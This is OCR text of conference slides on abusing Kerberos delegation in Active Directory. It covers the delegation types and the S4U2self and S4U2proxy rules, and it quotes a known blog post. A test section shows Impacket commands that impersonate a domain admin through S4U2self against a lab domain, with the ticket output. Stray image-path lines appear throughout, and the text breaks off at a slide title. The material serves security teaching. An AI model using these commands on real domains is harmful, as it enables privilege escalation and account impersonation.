Delegating Kerberos to bypass Kerberos delegation limitation

(Shutdown) Charlie Bromberg

[24/03/2022 - 11:30 AM]

Capgemini

INSOMNI'HACK

Contents

INSOMNI'HACK

Info sheet

Name: Charlie Bromberg

Alias: Shutdown @_nwodtuhs

Day job(s): Capgemini

- # (regional - South of 🇫🇷) pentest team leader (operations)
- # (national - 🇫🇷) community leader (leading change for: sales, staffing, delivery, knowledge management, ...)

Night job(s): The Hacker Recipes, Exegol, pyWhisker, targetedKerberoast.py, small PoCs, various Impacket scripts, ...

Known affiliate(s): Rémi Gascou @podalirius_
Mathieu Calemard du Gardin @Dramelac_
Spiros Fraganastasis @m3g9tr0n ...


Known location(s): 43.4851442 N, 5.3591208 E

AD & Kerberos

Capgemini


Active Directory

- [AD DS] Domain Services
  - Users, groups
  - Devices (workstation, server, ...)
  - Services (emails, apps, files, ...)
  - Mechanisms (auth, rights, policies, ...)
- [AD CS] Certificate Services
  - PKI (Public Key Infrastructure), ...
- [AD FS] Federation Services
- [AD SS] Site Services
- ...



Authentication


- # NTLM
  - * 3 way handshake (negotiate, challenge, authenticate)
  - * Challenge-response scheme
  - * Secret key based on password hash (NT or LM)
  - * Domain Controller (usually)[1] decides
- # Kerberos
  - * Based on tickets that expire in time
  - * Pre-authentication scheme based on “long term” key
  - * “Long term” key based on users’ password
  - * Supports certificates (PKINIT) for pre-auth
- # Digest, SSP, integrated, …



[1] target server decides if it knows the account's password hash

NTLM vs. Kerberos


- # NTLM
  - * Capture
  - * Relay
  - * Pass the hash
- # Kerberos
  - * Pre-auth bruteforce
  - * Pass the key/ticket/cache/certificate
  - * Overpass/unPAC the hash
  - * Golden/silver tickets
  - * ASREQ/ASREP/Kerberoast
  - * Delegations, S4U abuse
  - * Shadow Credentials
  - * sAMAccountName spoofing
  - * SPN-jacking



https://www.thehacker.recipes/ad/movement/ntlm
https://www.thehacker.recipes/ad/movement/kerberos

Kerberos authentication

- [Pre-auth]
  - Client encrypts a timestamp with its LT key[1]
  - Can work with certificates (PKINIT)
- [TGT] Ticket Granting Ticket
  - Issued by the AS[3] if pre-auth is ok
  - Information about user stored in PAC[2]
  - PAC is encrypted with KDC[5] LT key[1] (krbtgt)
- [ST] Service Ticket
  - Issued by the TGS[4] if TGT is ok
  - PAC[2] from TGT is replicated and encrypted with Service LT key[1] (e.g. APP01$)
  - Service decides client access depending on info in PAC[2]



[1] LT (Long Term) key = RC4 (i.e. NT hash), DES, AES128 or AES256
[2] PAC (Privilege Attribute Certificate)
[3] AS (Authentication Service)
[4] TGS (Ticket Granting Service)
[5] KDC (Key Distribution Center) is usually the Domain Controller

Kerberos delegation


Capgemini


Kerberos delegation


- Unconstrained
- Constrained
  - With protocol transition *("Use any auth. protocol")*
  - Without protocol transition *("Kerberos only")*
- Resource-Based Constrained

Kerberos delegation

- [KUD] Unconstrained
  - Account can delegate to any service
  - Delegation set on the account
  - Requires domain admin[1] privileges
- [KCD] Constrained
  - Account can delegate to a set of services
  - Delegation set on the account
  - Requires domain admin[1] privileges
  - With or without protocol transition
- [RBCD] Resource-Based Constrained
  - A set of services can delegate to the account
  - Delegation set on the account
  - Doesn't require ultra high privileges
  - Machine can configure itself for RBCD







[1] requires `SeEnableDelegationPrivilege` in the domain

Unconstrained delegation

TGT delegation


* Service configured for KUD receives ST
* ST contains user's TGT
* KUD service acts as the user with the TGT

SWOT

* act as any user on any service
* except members of Protected Users
* except users sensitive for delegation

Offensive PoV

* requires control over the KUD account
* requires incoming authentication from user to be able to act as him



Constrained delegation

> without Protocol Transition (“Kerberos only”)

Service Ticket forwarding


* Service configured for KCD receives ST
* ST is used as evidence in a S4U2proxy request
* S4U2proxy request = Service Ticket request

SWOT

* act as any user on a set of services
* except members of Protected Users
* except users sensitive for delegation

Offensive PoV

* requires control over the KCD account
* requires incoming authentication from user to be able to act as him



Constrained delegation

> with Protocol Transition (“any authentication protocol”)

Service Ticket forwarding


* Service configured for KCD calls S4U2self instead of waiting for a user authentication
* ST is used as evidence in a S4U2proxy request
* S4U2* request = Service Ticket request

SWOT


* act as any user on a set of services
* except members of Protected Users
* except users sensitive for delegation

Offensive PoV

* requires control over the KCD account



Resource-Based Constrained




Service-for-User

Capgemini

Service-for-user (S4U*)

[S4U2self] obtain a ST for oneself on behalf of a user
* if "impersonated" user is protected[1], ticket is valid but not `forwardable`
* if requester not configured for KCD, ticket is valid but not `forwardable`
* if requester is configured for KCD without Protocol Transition, ticket is valid but not `forwardable`

[S4U2proxy] obtain a ST for another service on behalf of a user
* request must include an additional-ticket as evidence
* additional-ticket must either be `forwardable` or have the `resource-based constrained delegation` bit set in the `PA-PAC-OPTIONS`
* requester must be allowed to delegate to target (KCD, RBCD)
* fails if "impersonated" user is protected[1]
* ST obtained with S4U2proxy is always `forwardable`


Shenanigans Labs

Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory

28 January 2019 • Elad Shamir • 41 min read

Back in March 2018, I embarked on an arguably pointless crusade to prove that the TrustedToAuthForDelegation attribute was meaningless, and that "protocol transition" can be achieved without it. I believed that security wise, once constrained delegation was enabled (msDS-AllowedToDelegateTo was not null), it did not matter whether it was configured to use "Kerberos only" or "any authentication protocol".

I started the journey with Benjamin Delpy's (@gentilkiwi) help modifying Kekeo to support a certain attack that involved invoking S4U2Proxy with a silver ticket without a PAC, and we had partial success, but the final TGS turned out to be unusable. Ever since then, I kept coming back to it, trying to solve the problem with different approaches but did not have much success. Until I finally accepted defeat, and ironically then the solution came up, along with several other interesting abuse cases and new attack techniques.

TL;DR

This post is lengthy, and I am conscious that many of you do not have the time or attention span to read it, so I will try to convey the important points first:


1. Resource-based constrained delegation does not require a forwardable TGS when invoking

Wagging the Dog (2019)

[1] member of the "Protected Users" group or set "sensitive for delegation"

Source?

> Dude trust me_



Elad's blogpost is highly detailed, no criticism here! But let's do this ourselves

S4U2self tests

Capgemini

S4U2self

> No delegation

```
Exegol ~ # findDelegation.py -user 'no-deleg$' -dc-ip '192.168.56.101' 'domain.local'/'charlie':'complexpassword'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

No entries found!
Exegol ~ # getST.py -self -impersonate 'domainadmin' -dc-ip '192.168.56.101' 'domain.local'/'no-deleg$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Requesting S4U2self
[*] Saving ticket in domainadmin@no-deleg$@DOMAIN.LOCAL.ccache
Exegol ~ # describeTicket 'domainadmin@no-deleg$@DOMAIN.LOCAL.ccache'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : domain.local
[*] Service Name                  : no-deleg$
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 26/04/2022 16:33:03 PM
[*] End Time                      : 27/04/2022 02:33:03 AM
[*] RenewTill                     : 27/04/2022 16:33:04 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : EHak6Z3xWVeYp5UsfB+AbQ==
```

no KCD

not forwardable

S4U2self

> KCD without PT

```
Exegol ~ # findDelegation.py -user 'constrained$' -dc-ip '192.168.56.101' 'domain.local'/'charlie':'complexpassword'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

AccountName   AccountType  DelegationType                      DelegationRightsTo
------------  -----------  ----------------------------------  ----------------------
constrained$  Computer     Constrained w/o Protocol Transition  rpcss/sv01.domain.local
constrained$  Computer     Constrained w/o Protocol Transition  rpcss/SV01
constrained$  Computer     Constrained w/o Protocol Transition  http/sv01.domain.local
constrained$  Computer     Constrained w/o Protocol Transition  http/SV01
constrained$  Computer     Constrained w/o Protocol Transition  HOST/sv01.domain.local
constrained$  Computer     Constrained w/o Protocol Transition  HOST/SV01
constrained$  Computer     Constrained w/o Protocol Transition  cifs/sv01.domain.local
constrained$  Computer     Constrained w/o Protocol Transition  cifs/SV01
```


KCD, but no Protocol Transition

```
Exegol ~ # getST.py -self -impersonate 'domainadmin' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Requesting S4U2self
[*] Saving ticket in domainadmin@constrained$@DOMAIN.LOCAL.ccache
Exegol ~ # describeTicket 'domainadmin@constrained$@DOMAIN.LOCAL.ccache'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : domain.local
[*] Service Name                  : constrained$
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 26/04/2022 16:36:00 PM
[*] End Time                      : 27/04/2022 02:36:00 AM
[*] RenewTill                     : 27/04/2022 16:36:00 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : 9tLN9P8VPM3pvOMnZ0o53g==
```

not forwardable

S4U2self

> KCD with PT



S4U2self

> KCD with PT

```
Exegol ~ # findDelegation.py -user 'constrained$' -dc-ip '192.168.56.101' 'domain.local'/'charlie':'complexpassword'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

AccountName   AccountType  DelegationType                      DelegationRightsTo
------------  -----------  ----------------------------------  ----------------------
constrained$  Computer     Constrained w/ Protocol Transition  rpcss/sv01.domain.local
constrained$  Computer     Constrained w/ Protocol Transition  rpcss/SV01
constrained$  Computer     Constrained w/ Protocol Transition  http/sv01.domain.local
constrained$  Computer     Constrained w/ Protocol Transition  http/SV01
constrained$  Computer     Constrained w/ Protocol Transition  HOST/sv01.domain.local
constrained$  Computer     Constrained w/ Protocol Transition  HOST/SV01
constrained$  Computer     Constrained w/ Protocol Transition  cifs/sv01.domain.local
constrained$  Computer     Constrained w/ Protocol Transition  cifs/SV01
```

Constrained Delegation with Protocol Transition

